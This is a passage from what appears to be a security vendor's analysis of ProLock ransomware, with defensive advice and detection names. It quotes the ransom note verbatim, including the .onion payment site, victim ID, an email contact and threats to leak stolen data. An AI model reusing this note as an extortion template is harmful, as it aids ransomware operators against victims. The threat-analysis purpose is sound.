   1. Download TOR browser: https://www.torproject.org/
   2. Install the TOR Browser.
   3. Open the TOR Browser.
   4. Open our website in the TOR browser: msaoyrayohnp32tcgwcanhjouetb5k54aekgnwg7dcvtgtecpumrxpqd.onion
   5. Login using your ID D8756FE07320C1859F44

   ***If you have any problems connecting or using TOR network:
   contact our support by email support981723721@protonmail.com

   [You'll receive instructions and price inside]

The decryption keys will be stored for 1 month.

We also have gathered your sensitive data.
We would share it in case you refuse to pay.

Decryption using third party software is impossible.
Attempts to self-decrypting files will result in the loss of your data.
```

The ProLock ransom note. The text is hard-coded into the malware, so the site and victim “ID” would have to be changed at build time.

The ransom note itself is hard-coded into the ransomware as a text string—including the .onion website address and the victim's "user ID". In fact, across the ProLock samples we examined, the ransom notes were exactly the same, including the "user ID"—despite other differences in the code. Given that these samples came from separate sources, that would suggest that multiple ProLock victims were given the same "user ID," which wouldn't matter in any case because of the targeted way ProLock is deployed.

Triple indemnity

As with other targeted ransomware attacks, ProLock's encryption of files should be considered just the final act in the attack. The attackers need to have gained administrative credentials to spread the malware, which means that they've had largely unfettered access to victims' data. While we've seen no direct evidence thus far of data theft, the tools used to gain access by ProLock's actors give them wide access to network resources and data. And it's possible that other malware (such as QakBot) has also taken root—malware that ProLock would leave untouched.

Even if victims pay, there's the chance (thanks to the broken decryptor) that data will be lost or made more expensive to recover. Bringing in the expertise of a ransomware response team may be required to recover.

There are several concrete steps that organizations can take to prevent these types of attacks. Protecting remote network access is key to stopping these types of targeted attacks, by putting RDP access behind a virtual private network and using multi-factor authentication for remote access. As with all ransomware threats, maintaining offline backups and malware protection for both desktops and servers also hardens defenses against attacks like ProLock. And up-to-date endpoint protection tools (such as Intercept X and CryptoGuard) can be effective in blunting attacks that get past other defenses, or at least minimizing the damage done by an intrusion.

Sophos now blocks variants of ProLock as Troj/Agent-BEKP and Troj/Ransom-FVU, and through heuristic analysis by Sophos ML, as well as through CryptoGuard.

Acknowledgements

SophosLabs wishes to acknowledge the contributions of Hajnalka Kópé , Anand Aijan, Andrew Brandt, Rahul Dugar, and Gabor Szappanos.